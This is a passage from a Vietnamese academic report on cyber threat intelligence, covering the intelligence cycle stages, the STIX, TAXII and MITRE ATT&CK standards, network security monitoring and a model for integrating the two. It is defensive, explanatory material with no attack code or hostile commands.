Việc thu thập dữ liệu từ nhiều nguồn khác nhau là thiết yếu, nhằm đảm bảo rằng nếu một nguồn không cung cấp đủ thông tin, các nguồn khác có thể bổ sung. Tuy nhiên, cần cân bằng giữa số lượng và chất lượng của thông tin thu thập được để tránh ảnh hưởng đáng kể đến hiệu suất của hoạt động tình báo an ninh mạng. Do đó, việc sử dụng dữ liệu từ các nguồn khác nhau để so sánh và xác minh là một phần quan trọng của quy trình này, giúp tăng cường độ chính xác và tin cậy của thông tin tình báo.

1.2.2.3 Xử lý

Sau khi hoàn tất quá trình thu thập, dữ liệu thu được sẽ trải qua một quy trình xử lý (Processing) bởi con người hoặc công nghệ để biến đổi thành dạng phù hợp có thể dễ dàng sử dụng trong quá trình phân tích. Dưới đây là một số phương pháp xử lý dữ liệu phổ biến liên quan đến tình báo các mối đe dọa mạng:

Chuẩn Hóa (Normalization): Phương pháp này chuyển đổi dữ liệu từ các nguồn khác nhau vào một định dạng thống nhất. Điều này rất quan trọng vì dữ liệu thu thập được có nhiều định dạng khác nhau như XML, JSON, CSV, ... thậm chí là văn bản thuần. Chuẩn hóa đảm bảo dữ liệu dưới một dạng tệp tin thống nhất để có thể được so sánh và xử lý một cách nhất quán.

Lập Chỉ Mục (Indexing): Đây là quá trình tạo danh sách dữ liệu giúp tăng khả năng truy cập, tìm kiếm thông tin nhanh chóng.

Dịch Thuật (Translation): Phương pháp này liên quan đến việc dịch các dữ liệu được thu thập từ các nguồn nước ngoài sẽ sang ngôn ngữ của nhà phân tích.

Bổ Sung (Enrichment): Quá trình này cung cấp thêm siêu dữ liệu (metadata) và bối cảnh cho dữ liệu như thông tin về nguồn gốc, mối liên kết với các mối đe dọa khác giúp dữ liệu trở nên có ý nghĩa hơn.

Lọc (Filtering): Đây là quá trình loại bỏ thông tin không liên quan, sai lệch hoặc trùng lặp từ đó tạo ra một hệ thống dữ liệu gọn gàng, giảm nhiễu thông tin và làm cho quá trình phân tích hiệu quả hơn.

Ưu Tiên (Prioritization): Dữ liệu được xếp hạng dựa trên mức độ quan trọng hoặc khẩn cấp. Điều này giúp các nhà phân tích tập trung vào những dữ liệu có giá trị nhất và cấp thiết nhất đối với hoạt động tình báo.

Trực Quan Hóa (Visualization): Đây là quá trình biểu diễn dữ liệu đã được sắp xếp và tổ chức dưới dạng trực quan như biểu đồ, đồ thị, bản đồ,... giúp các nhà phân tích dễ dàng nhận diện xu hướng và mối liên hệ trong dữ liệu.

Tất cả những phương pháp này đều đóng vai trò quan trọng trong việc chuyển đổi dữ liệu thô thành thông tin tinh gọn, có giá trị, hỗ trợ các nhà phân tích trong việc đưa ra quyết định nhanh chóng và chính xác trong lĩnh vực tình báo đe dọa mạng.

1.2.2.4 Phân tích

Mục tiêu của giai đoạn phân tích (Analysis) là dựa trên các dữ liệu đã qua xử lý chuyển hóa thành tri thức hỗ trợ đội ngũ chuyên gia trong việc đưa ra kế hoạch hoặc quyết định cho hành động tiếp theo. Trong giai đoạn này, dữ liệu được phân tích sâu hơn bởi đội ngũ chuyên gia an ninh mạng để hiểu rõ các mối đe dọa, bao gồm cả phân tích kỹ thuật và phân tích thông tin về kẻ tấn công. Các chuyên gia an ninh mạng sẽ tìm hiểu về cách hoạt động, mục tiêu, phương pháp và đồng thời đưa ra được các IOC và các luật phát hiện để phát hiện sớm các hoạt động độc hại.

Sau quá trình phân tích, đội ngũ chuyên gia có thể đưa ra quyết định hành động tiếp theo có thể là cập nhật hồ sơ đe dọa, vá lỗi hệ thống, hay tạo quy tắc phát hiện đe dọa. Thông tin tình báo đe dọa hữu ích cần phải kịp thời, chính xác, có ngữ cảnh và rõ ràng, vì vậy thường có sự tương tác giữa việc thu thập và phân tích. Khi nhà phân tích tình báo đe dọa mạng nhận ra rằng dữ liệu thu thập không cung cấp đủ thông tin cần thiết và có thể cần thu thập dữ liệu khác để phù hợp với quá trình phân tích hiện tại.

1.2.2.5 Phân phối

Sau khi hoàn thành quá trình phân tích, thông tin tình báo sẽ được chia sẻ và phân phối (Dissemination) đến các bên liên quan trong tổ chức. Thông tin có thể được chia sẻ trong nội bộ tổ chức hoặc với các đối tác, nhà cung cấp dịch vụ an ninh mạng và cộng đồng an ninh mạng rộng lớn. Thông tin có thể được phân phối một cách hiệu quả bằng cách sử dụng biểu đồ, dashboard, báo cáo để trình bày thông tin phức tạp một cách trực quan và dễ dàng tiếp cận.

Trước khi thông tin tình báo được phân phối đến các bên cần xác định thông tin phát hiện quan trọng nhất từ quá trình phân tích là gì và phương pháp trình bày dữ liệu dễ hiểu, dễ nhận diện. Thêm vào đó, cần đánh giá xem thông tin được phân tích có đáng tin cậy, phù hợp, chính xác hay không? Cuối cùng cần đưa ra các khuyến nghị cụ thể và các bước tiếp theo cần thực hiện để ứng phó, xử lý các rủi ro.

Việc phân phối thông tin tình báo một cách chọn lọc và chi tiết sẽ giúp các bên liên quan nắm bắt được bức tranh toàn diện về mối đe dọa và đưa ra quyết định chính xác hoặc những hành động nhanh chóng kịp thời, góp phần nâng cao an ninh mạng của tổ chức.

1.2.2.6 Phản hồi

Giai đoạn phản hồi (Feedback) là giai đoạn cuối cùng của chu trình tình báo hoặc là giai đoạn đầu tiên của chu trình tình báo tiếp theo. Sau khi nhận được thông tin tình báo các bên liên quan sẽ đánh giá kết quả, đưa ra các quyết định và cung cấp phản hồi để liên tục tinh chỉnh các hoạt động trong chu trình. Dựa trên phản hồi nhận được, chu trình tình báo có thể bắt đầu lại từ đầu cho đến khi thông tin tình báo đáp ứng được yêu cầu của tổ chức. Tuy nhiên, chu trình tình báo sẽ kết thúc nếu quy trình tình báo đã đáp ứng được các yêu cầu đặt ra. Trong trường hợp quy trình tình báo không thể đáp ứng được yêu cầu, những điều chỉnh cần thiết phải được thực hiện trong các lần phân phối thông tin tình báo tiếp theo.

Phản hồi là giai đoạn vô cùng quan trọng vì nó không chỉ cung cấp thông tin phản hồi giúp cải thiện chất lượng thông tin tình báo, mà còn là cơ hội để hiểu rõ hơn về nhu cầu và kỳ vọng của người tiêu thụ thông tin. Phản hồi đảm bảo rằng quy trình tình báo liên tục được tinh chỉnh và cải thiện để phục vụ tốt nhất cho việc ra quyết định an ninh mạng. Đây là một phần không thể thiếu trong quá trình xây dựng một hệ thống tình báo đe dọa mạng hiệu quả và đáng tin cậy trong việc phát hiện, phòng ngừa và đối phó với các mối đe dọa mạng ngày càng phức tạp.

1.2.3 Các chuẩn và giao thức trong Threat Intelligence

Các tiêu chuẩn và giao thức CTI được sử dụng để hỗ trợ việc chia sẻ thông tin về mối đe dọa, giúp quá trình này trở nên có tổ chức, linh hoạt và khả thi hơn. Khi sở hữu một lượng lớn dữ liệu từ nhiều nguồn khác nhau, việc sử dụng các tiêu chuẩn giúp phân loại mẫu, xác định đối tượng và mô tả chi tiết về mối đe dọa, tác nhân, và mục tiêu. Điều này tạo nên một "hệ sinh thái" tình báo vô cùng quý giá. Dưới đây là một số tiêu chuẩn CTI phổ biến thường sử dụng.

1.2.3.1 STIX

STIX (Structured Threat Information eXpression) được phát triển bởi MITRE Corporation dưới dạng mã nguồn mở là một ngôn ngữ có cấu trúc được dùng để mô tả thông tin về các mối đe dọa an ninh mạng. Mục tiêu của ngôn ngữ này là biểu diễn CTI dưới dạng có cấu trúc để đảm bảo rằng nó dễ hiểu đối với cả con người và công nghệ bảo mật, lưu trữ và phân tích thông tin một cách nhất quán. Thông tin STIX có thể được trình bày một cách trực quan cho nhà phân tích hoặc được lưu trữ dưới dạng JSON để máy tính có thể đọc được nhanh chóng.

STIX cung cấp một cấu trúc chuẩn để mô tả các thành phần liên quan đến một mối đe dọa, bao gồm:

Đối tượng (Object): Tập trung mô tả các thực thể liên quan đến mối đe dọa như tệp tin, tài khoản, địa chỉ IP, hình thức, phương thức tấn công, ... Mỗi đối tượng được định nghĩa bởi các thuộc tính và có quan hệ với các đối tượng khác.

Mối quan hệ (Relationship): Phân tích liên kết giữa các đối tượng, mô tả cách các đối tượng khác nhau liên quan đến nhau. Ví dụ, một mối quan hệ có thể liên kết một nhóm tấn công với chiến dịch của họ, một mẫu phần mềm độc hại với một địa chỉ IP sử dụng nó, hoặc một lỗ hổng với một tài sản bị ảnh hưởng.

Hành vi (Behavior): Mô tả các hành vi và phương pháp tấn công của mối đe dọa.

Đánh dấu (Marking): Đánh dấu xác định việc xử lý và mức độ nhạy cảm của thông tin trong STIX. Chúng chỉ định các mức phân loại, chẳng hạn như công khai, riêng tư hoặc mật, và cho phép phân phối thông tin được kiểm soát dựa trên các đánh dấu bảo mật của nó.


TLP (Traffic Light Protocol): TLP là một hệ thống đánh dấu tiêu chuẩn được sử dụng trong STIX để chỉ ra các hạn chế chia sẻ và xử lý thông tin. Nó giúp người dùng xác định cách và với ai thông tin có thể được chia sẻ, dựa trên các chỉ định TLP: TLP-RED, TLP-AMBER, TLP-GREEN và TLP-WHITE.

STIX định nghĩa các đối tượng, thuộc tính và quan hệ giữa chúng, giúp cho việc chia sẻ thông tin giữa các tổ chức trở nên dễ dàng. Các chuyên gia bảo mật và cộng đồng cùng nhau bổ sung thông tin, ngữ cảnh để hiểu rõ hơn về mối đe dọa, từ đó sẽ sớm dự đoán và ứng phó hiệu quả với các cuộc tấn công mạng. Hơn nữa, STIX cũng hỗ trợ tích hợp, ứng dụng các công cụ và công nghệ tự động hóa vào các quy trình an ninh mạng hoặc các giải pháp giám sát an toàn mạng. Việc không bị ràng buộc với các sản phẩm, dịch vụ hoặc giải pháp bảo mật cụ thể, giúp STIX cung cấp bộ CTI toàn diện hơn để phân tích và cải thiện việc ra quyết định của các chuyên gia liên quan đến các vấn đề bảo mật.

1.2.3.2 TAXII

TAXII (Trusted Automated eXchange of Indicator Information) là một giao thức được sử dụng để trao đổi thông tin tình báo về mối đe dọa an ninh mạng giữa các tổ chức một cách an toàn, tự động và chuẩn hóa. Nó tạo ra phương thức an toàn và tự động hóa trong việc chuyển giao thông tin giữa các hệ thống tình báo đe dọa, tăng cường sự nhất quán và độ tin cậy của dữ liệu.

TAXII được thiết kế để truyền dữ liệu trong định dạng STIX, bằng cách này, các tổ chức có thể chia sẻ nội dung STIX một cách an toàn và tự động, không bị hạn chế bởi việc sử dụng HTTPS làm giao thức chính. Giao thức này cung cấp nhiều mô hình chia sẻ thông tin như Hub and Spoke, Source and Subscriber, Peer to Peer, tuy nhiên TAXII định nghĩa hai dịch vụ chính để hỗ trợ nhiều mô hình chia sẻ:



Hình 2 Các dịch vụ chính của TAXII

Collection: Một giao diện với kho lưu trữ tri thức của các đối tượng CTI do máy chủ TAXII cung cấp, cho phép nhà cung cấp TI (Producer) lưu trữ và quản lý một tập dữ liệu CTI. Người tiêu dùng (Consumers) có thể yêu cầu truy cập vào dữ liệu này thông qua mô hình request-response.

Channel: Máy chủ TAXII đóng vai trò trung gian, cho phép các nhà cung cấp TI gửi dữ liệu tới nhiều người tiêu dùng, cũng như cho phép người tiêu dùng nhận dữ liệu từ nhiều nhà cung cấp theo mô hình publish-subscribe.

Ngoài ra, một máy chủ TAXII có thể hỗ trợ một hoặc nhiều API Root, với API Root là nhóm của Channel và Collection, tạo thành các phiên bản của API TAXII có sẵn tại các URL khác nhau.

1.2.3.3 MITRE ATT&CK

MITRE ATT&CK (Adversarial Tactics, Techniques, and Common Knowledge) là một cơ sở tri thức toàn cầu về chiến thuật và kỹ thuật của các đối tượng tấn công, được xây dựng dựa trên những quan sát thực tế. ATT&CK cung cấp một hệ thống mô tả toàn diện, chi tiết về quy trình thực hiện của kẻ tấn công, từ việc khám phá và nắm bắt thông tin về môi trường mục tiêu, tiến hành các hoạt động tấn công, lừa đảo và kiểm soát hệ thống, cho đến việc thu thập thông tin tình báo và các biện pháp xóa dấu vết sau tấn công.

ATT&CK đã trở thành một tiêu chuẩn trong ngành, cung cấp một bộ thuật ngữ chuẩn hóa để mô tả hoạt động xâm nhập và tấn công. Nhờ vậy, nó tạo nên một ngôn ngữ chung, giúp các chuyên gia an ninh mạng dễ dàng nắm bắt, trao đổi và chia sẻ thông tin về các mối đe dọa và kỹ thuật tấn công, kết nối cộng đồng an ninh mạng nhằm phát triển những giải pháp bảo mật hiệu quả hơn.

1.2.4 Ứng dụng của Cyber Threat Intelligence

Cyber Threat Intelligence đóng vai trò quan trọng trong cải thiện khả năng giám sát an toàn mạng, cho phép các tổ chức nhận thức, phản ứng nhanh chóng và hiệu quả trước các mối đe dọa mạng. Nó giúp tăng cường khả năng phát hiện sớm, phòng ngừa, và phục hồi sau các sự cố an ninh mạng. Dưới đây là một số ứng dụng cụ thể của CTI:

Phát hiện và phòng ngừa mối đe dọa: CTI cập nhật dữ liệu tình báo các mối đe dọa mới nổi, cung cấp thông tin về xu hướng tấn công, lỗ hổng bảo mật và các kỹ thuật tấn công mới. Thông tin này giúp tổ chức xác định điểm yếu, triển khai các biện pháp bảo vệ, phát hiện và ngăn chặn các cuộc tấn công trước khi chúng gây thiệt hại.

Tăng cường khả năng phát hiện và phản ứng: Bằng cách cung cấp thông tin chi tiết về các dấu hiệu và mẫu tấn công đã biết, CTI giúp các hệ thống giám sát mạng phát hiện và phân tích các hành vi đáng ngờ và nhanh chóng cảnh báo.

Đánh giá và quản lý rủi ro: Bằng cách cung cấp thông tin về các mối đe dọa tiềm tàng và mức độ nguy hiểm của chúng, các tổ chức có thể đánh giá, ưu tiên rủi ro và tập trung vào việc triển khai các biện pháp bảo mật thích hợp.

Phân tích tấn công và phục hồi sau sự cố: Khi xảy ra tấn công, CTI cung cấp thông tin về các mẫu tấn công tương tự và các khuyến nghị về phương pháp xử lý và phục hồi sau sự cố. Điều này giúp tổ chức nhanh chóng hiểu rõ về cách thức tấn công, quy mô và tác động của nó để phục hồi hệ thống một cách nhanh chóng và hiệu quả hoặc rút kinh nghiệm và cải thiện các phản ứng trong tương lai.

Theo dõi môi trường đe dọa tổng thể: Threat Intelligence cung cấp cái nhìn tổng quan về môi trường đe dọa, từ các nhóm tấn công đến các xu hướng và hành vi mới, giúp tổ chức hình thành chiến lược an ninh mạng chính xác, cập nhật chính sách và tăng cường khả năng phòng ngừa và ứng phó với các mối đe dọa trong tương lai.

Nhìn chung, Threat Intelligence giúp tổ chức chủ động hơn trong việc phòng ngừa, phát hiện, và phản ứng với các mối đe dọa mạng, từ đó giảm thiểu rủi ro và bảo vệ tài nguyên thông tin một cách hiệu quả.

1.3 Tích hợp Cyber Threat Intelligence và giám sát an toàn mạng

1.3.1 Khái quát về giám sát an toàn mạng

Giám sát an toàn mạng (Network Security Monitoring - NSM) bao gồm việc thu thập dữ liệu, phát hiện xâm nhập và phân tích dữ liệu an ninh mạng nhằm đánh giá và đưa ra các cảnh báo cho người quản trị hệ thống. NSM được phân loại theo các miền sau:

Bảo vệ: "Tập trung vào việc ngăn chặn xâm nhập và khai thác trái phép vào hệ thống. Các chức năng bao gồm đánh giá lỗ hổng, đánh giá rủi ro, quản lý chống phần mềm độc hại, đào tạo nâng cao nhận thức của người dùng, và các nhiệm vụ đảm bảo thông tin chung khác.


Dò tìm (phát hiện): Tập trung vào việc phát hiện ra tấn công đang xảy ra hoặc đã xảy ra trước đây. Chức năng bao gồm giám sát an ninh mạng, nhạy cảm với việc tấn công và cảnh báo.

Đáp ứng: Tập trung vào việc phản ứng lại sau khi có một tấn công đã xảy ra. Chức năng bao gồm ngăn chặn sự cố, phân tích dựa trên máy chủ và mạng, phân tích phần mềm độc hại và báo cáo sự cố.

Duy trì: Tập trung vào việc quản lý con người, các tiến trình và công nghệ liên quan đến việc bảo vệ mạng máy tính (Computer Network Defense - CND). Điều này bao gồm hợp đồng, biên chế và đào tạo, phát triển và triển khai công nghệ, và quản lý các hệ thống hỗ trợ.

1.3.2 Chu trình giám sát an toàn mạng

Chu trình NSM bao gồm ba giai đoạn: thu thập dữ liệu, phát hiện xâm nhập, và phân tích dữ liệu.



Hình 3 Chu trình giám sát an toàn mạng

Bước 1: Thu thập dữ liệu

Chu trình NSM bắt đầu với bước quan trọng nhất là thu thập dữ liệu. Việc thu thập dữ liệu được thực hiện với sự kết hợp của cả phần cứng và phần mềm trong việc tạo, sắp xếp và lưu trữ dữ liệu cho việc phát hiện xâm nhập và phân tích dữ liệu trong hệ thống NSM. Thu thập dữ liệu là phần quan trọng nhất của chu trình NSM bởi vì các bước thực hiện ở đây sẽ định hình khả năng của một tổ chức trong việc phát hiện xâm nhập và phân tích dữ liệu hiệu quả.

Có một số loại dữ liệu của NSM và tương ứng sẽ có một số phương pháp có thể thu thập được các loại dữ liệu này. Các loại dữ liệu phổ biến nhất của NSM bao gồm dữ liệu nội dung đầy đủ, dữ liệu phiên, dữ liệu thống kê, dữ liệu kiểu chuỗi trong gói tin và dữ liệu cảnh báo. Tùy thuộc vào nhu cầu của tổ chức, kiến trúc mạng và nguồn tài nguyên sẵn có, các

kiểu dữ liệu này có thể được sử dụng chủ yếu để phát hiện xâm nhập, phân tích, hoặc cho dùng cho cả hai.

Thu thập dữ liệu có thể là một trong những phần cần nhiều lao động nhất trong chu trình NSM. Để thu thập dữ liệu có hiệu quả đòi hỏi nỗ lực từ lãnh đạo tổ chức, đội ngũ an ninh thông tin, các nhóm mạng và các nhóm quản trị hệ thống. Thu thập dữ liệu bao gồm các nhiệm vụ như sau:

- Xác định các vị trí có nhiều điểm yếu tồn tại trong tổ chức
- Xác định các mối đe dọa ảnh hưởng đến mục tiêu tổ chức
- Xác định nguồn dữ liệu có liên quan
- Lọc dữ liệu thu thập được
- Cấu hình cổng SPAN để thu thập dữ liệu gói tin
- Xây dựng lưu trữ SAN cho lưu giữ nhật ký
- Cấu hình phần cứng và phần mềm thu thập dữ liệu

Bước 2: Phát hiện xâm nhập

Phát hiện xâm nhập là quá trình mà qua đó dữ liệu thu thập được kiểm tra và cảnh báo sẽ được tạo ra dựa trên các sự kiện quan sát được và dữ liệu thu thập không được như mong đợi. Điều này thường được thực hiện thông qua một số hình thức chữ ký, sự bất thường, hoặc phát hiện dựa trên thống kê. Kết quả là tạo ra các dữ liệu cảnh báo.

Phát hiện xâm nhập thường là một chức năng của phần mềm với một số gói phần mềm phổ biến như Snort IDS và Bro IDS của một hệ thống phát hiện xâm nhập mạng (NIDS), và OSSEC hoặc McAfee HIPS của một hệ thống phát hiện xâm nhập máy chủ (HIDS). Một số ứng dụng như Quản lý sự kiện và thông tin an ninh (Security Information and Event Management - SIEM) sẽ sử dụng cả dữ liệu dựa trên mạng và dữ liệu dựa trên máy chủ để phát hiện xâm nhập dựa trên các sự kiện liên quan.

Bước 3: Phân tích dữ liệu

Phân tích là giai đoạn cuối cùng của chu trình NSM, và được thực hiện khi một người diễn giải và xem xét dữ liệu cảnh báo. Điều này thường sẽ liên quan đến việc xem xét thu thập dữ liệu bổ sung từ các nguồn dữ liệu khác. Phân tích dữ liệu có thể được thực hiện với các nhiệm vụ sau:


- Phân tích gói tin
- Phân tích mạng
- Phân tích máy chủ
- Phân tích phần mềm độc hại

Phân tích dữ liệu là phần tốn thời gian nhất trong chu trình NSM. Tại thời điểm này một sự kiện có thể được chính thức nâng lên thành sự cố, và có thể bắt đầu với các biện pháp ứng phó.

Chu trình NSM kết thúc với các bài học kinh nghiệm trong việc phát hiện xâm nhập và phân tích dữ liệu cho bất kỳ bất thường nào và tiếp tục hình thành các chiến lược thu thập dữ liệu cho tổ chức.

1.3.3 Mô hình tích hợp Cyber Threat Intelligence và giám sát an toàn mạng

Mô hình tích hợp Cyber Threat Intelligence và giám sát an toàn mạng, được mô tả trong hình sau:



Hình 4 Mô hình tích hợp Cyber Threat Intelligence và giám sát an toàn mạng

Trong đó:

- Giai đoạn Lập kế hoạch và mục tiêu: Đưa ra phạm vi và mục tiêu của Threat Intelligence tập trung vào các chủ đề:
 - Các nhóm tấn công có chủ đích, các chiến dịch tấn công APT tấn công vào các lĩnh vực chính phủ, quân sự, tài chính.
 - Các lỗ hổng trong các phần mềm được tổ chức sử dụng.
 - Các thông tin liên quan đến thương hiệu của tổ chức.
- Giai đoạn Thu thập dữ liệu: Đưa ra các nguồn thu thập dữ liệu làm đầu vào cho quá trình xử lý. Các nguồn thu thập bao gồm:
 - Các nguồn mở: Các bài báo về an toàn thông tin như BleepingComputer, The Hacker News, ... hay thu thập thông tin về các lỗ hổng, công cụ, chiến thuật tấn công tại NVD, MITRE ATT&CK, ...
 - Các nguồn nội bộ: thông tin, báo cáo phân tích về các sự cố, kết quả rà quét lỗ hổng nội bộ, bản ghi nhật ký từ các thiết bị.
 - Các nguồn kín: thu thập thông tin từ các nguồn không công khai ở các hội nhóm kín, deep/dark web, ...

- Giai đoạn Xử lý dữ liệu: Thông tin dữ liệu thu thập về được xử lý bởi các nền tảng quản lý CTI hoặc các chuyên gia bảo mật, quá trình này có thể bao gồm chuẩn hóa dữ liệu, lập chỉ mục, bổ sung ngữ cảnh, ...
- Giai đoạn Phân tích: Thông tin dữ liệu thu thập về được hiển thị trên giao diện của nền tảng quản lý CTI hoặc trong cơ sở dữ liệu của tổ chức. Tại đây các chuyên gia phân tích bảo mật thực hiện kiểm tra độ tin cậy thông tin, phân tích các dữ liệu và gắn nhãn.
- Giai đoạn Phân phối:
 - Thông tin về IOC được tích hợp làm đầu vào cho các giải pháp an toàn thông tin khác trong hệ thống giám sát an toàn thông tin của tổ chức. Hệ thống giám sát thực hiện chu trình giám sát, đưa ra các cảnh báo nếu phát hiện bất thường, giúp tổ chức phát hiện, phản ứng nhanh chóng với mối đe dọa.
 - Các thông tin về các nhóm tấn công, các chiến dịch tấn công được tổng hợp và lưu trữ dưới dạng báo cáo chi tiết và gửi tới nhóm lãnh đạo, các bên liên quan để đánh giá và đưa ra các phương án phản ứng phù hợp.
- Giai đoạn Phản hồi: Nhận phản hồi từ các bên về chất lượng thông tin, nguồn đầu vào, nếu đáp ứng được yêu cầu tổ chức sẽ kết thúc chu trình, nếu không sẽ thực hiện tinh chỉnh các hoạt động trong chu trình cho đến khi đáp ứng nhu cầu của tổ chức.

CHƯƠNG 2. NGHIÊN CỨU FRAMEWORK THU THẬP, XỬ LÝ, PHÂN TÍCH VÀ TRỰC QUAN HÓA CTI

2.1 Xác định các vấn đề của Cyber Threat Intelligence

Mặc dù CTI là một công cụ mạnh mẽ trong việc nâng cao khả năng phòng ngừa và phản ứng với các mối đe dọa an ninh mạng, cũng có một số vấn đề và thách thức cần được nhận diện và giải quyết trong quá trình sử dụng CTI:

Thu thập và phân tích dữ liệu: Việc thu thập và tích hợp dữ liệu từ nhiều nguồn khác nhau gặp nhiều khó khăn do không đồng nhất về định dạng, chất lượng và độ tin cậy. Điều này yêu cầu sự linh hoạt trong xử lý dữ liệu và khả năng tích hợp thông tin từ nhiều hệ thống và công cụ khác nhau.

Quy mô và phạm vi: Số lượng nguồn thông tin CTI ngày càng tăng lên cùng với sự phức tạp của các mối đe dọa đòi hỏi nhiều thời gian và nguồn lực hơn để xử lý và phân tích dữ liệu, mở rộng cơ sở hạ tầng cùng với quy trình xử lý dữ liệu mạnh mẽ để đảm bảo rằng thông tin được tổng hợp một cách chính xác và hiệu quả.

Chất lượng thông tin: Không phải tất cả thông tin CTI đều chính xác, đầy đủ hoặc được cập nhật. Những thông tin không chính xác hoặc lỗi thời có thể dẫn đến quyết định sai lầm trong việc ứng phó với các mối đe dọa. Vì thế, cần có các cơ chế để kiểm định và xác minh thông tin, cũng như cập nhật thường xuyên để đảm bảo tính chính xác và hiện đại của dữ liệu.

Quản lý thông tin cti: Quản lý thông tin từ nhiều nguồn và định dạng khác nhau là một thách thức, đòi hỏi cần có hệ thống quản lý thông tin để tổ chức, lưu trữ, trình bày thông tin và truy xuất dữ liệu một cách hiệu quả.

Yếu tố con người: Mặc dù công nghệ có thể tự động hóa nhiều quy trình, nhưng sự can thiệp của con người vẫn rất quan trọng trong việc đánh giá và xác minh thông tin, cũng như thực hiện các quyết định và hành động phản ứng. Điều này đòi hỏi nhân viên có kỹ năng và kiến thức chuyên sâu về an ninh mạng, cũng như khả năng đánh giá và xử lý thông tin một cách sáng suốt.

Quyền riêng tư và bảo mật: Trong quá trình sử dụng và chia sẻ CTI, việc bảo vệ quyền riêng tư và bảo mật thông tin là vấn đề quan trọng cần được tuân thủ. Điều này yêu cầu các chính sách và quy trình bảo mật thông tin nghiêm ngặt, đồng thời tuân thủ các quy định pháp luật liên quan.

Chi phí: Mặc dù có nhiều framework CTI có sẵn dưới dạng nguồn mở, nhưng việc triển khai vẫn yêu cầu đầu tư về mặt phần cứng/mềm và nguồn lực vận hành.

Đào tạo nhân lực: Việc hiểu và vận dụng hiệu quả CTI đòi hỏi nhân sự có kiến thức sâu rộng và yêu cầu các chương trình đào tạo và phát triển kỹ năng sử dụng các công cụ phân tích, cũng như tạo điều kiện cho việc học hỏi và cập nhật kiến thức liên tục.

Như vậy, mặc dù CTI cung cấp nhiều lợi ích, nhưng cũng đặt ra nhiều thách thức trong việc triển khai và sử dụng hiệu quả trong môi trường an ninh mạng ngày nay. Do đó, việc

